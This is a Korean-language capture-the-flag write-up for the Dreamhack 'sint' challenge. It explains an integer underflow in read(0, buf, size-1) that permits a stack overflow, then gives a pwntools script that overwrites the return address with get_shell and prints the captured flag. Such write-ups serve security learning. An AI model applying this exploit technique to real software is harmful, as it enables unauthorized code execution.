sint

```c
void get_shell()
{
    system("/bin/sh");
}

int main()
{
    char buf[256];
    int size;

    initialize();

    signal(SIGSEGV, get_shell);

    printf("Size: ");
    scanf("%d", &size);

    if (size > 256 || size < 0)
    {
        printf("Buffer Overflow!\n");
        exit(0);
    }

    printf("Data: ");
    read(0, buf, size - 1);

    return 0;
}
```

코드는 이러하다. get_shell 함수를 실행시켜야 하는 문제이다.

```
root@d09ba0dc8506:sint# ./sint
Size: 4
Data: asdf
root@d09ba0dc8506:sint# f
bash: f: command not found
```

실행시키면 이러하다.

가장 일반적으로는 buf 배여에서 버퍼오버플로우를 일으켜 return 주소를 get_shell의 주소로 덮어씌우는 건데 if문에 의해 그것이 방지돼있다.

read 함수를 자세히 살펴보자

- 형태: ssize_t read (int fd, void *buf, size_t nbytes)
- 인수: int fd 파일 디스크립터

  void *buf 파일을 읽어 들일 버퍼


  size_t nbytes 퍼버의 크기
- 반환: ssize_t == -1 실패

  〉 0 정상적으로 실행되었다면 읽어들인 바이트 수

이때 버퍼의 크기로 사용되는 size_t는 unsigned int로 부호를 가지지 않는다.

위에서 read 함수를 read(0, buf, size - 1); 형태로 사용하였으니 만약 size로 0을 넣는다면, overflow가 일어나 결국 read는 unsigned int의 최대크기만큼 읽어올 수 있게 된다!

이런식으로 buf 배열을 채운 뒤 get_shell의 주소를 더해 return 함수를 덮어씌울 수 있다.



get_shell의 주소는 0x08048659

```python
from pwn import *
r = remote("host3.dreamhack.games", 24280)

d = r.recvuntil('Size:')
print(d.decode('utf-8'))
r.sendline("0")

d = r.recvuntil('Data:')
print(d.decode('utf-8'))
p = p32(0x08048659)
r.send(b"a"*260+p)

r.interactive()
```

이때 return 주소와 로컬 함수 사이에 4바이트의 sfp가 존재함으로 256+4 값인 260을 더미 값으로 주어야 한다.

```
root@d09ba0dc8506:sint# python3 sint.py
[+] Opening connection to host3.dreamhack.games on port 24280: Done
sint.py:3: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  d = r.recvuntil('Size:')
Size:
sint.py:5: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  r.sendline("0")
sint.py:6: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  d = r.recvuntil('Data:')
 Data:
[*] Switching to interactive mode
 $ cat flag
DH{d66e84c453b960cfe37780e8ed9d70ab}$
```

해결!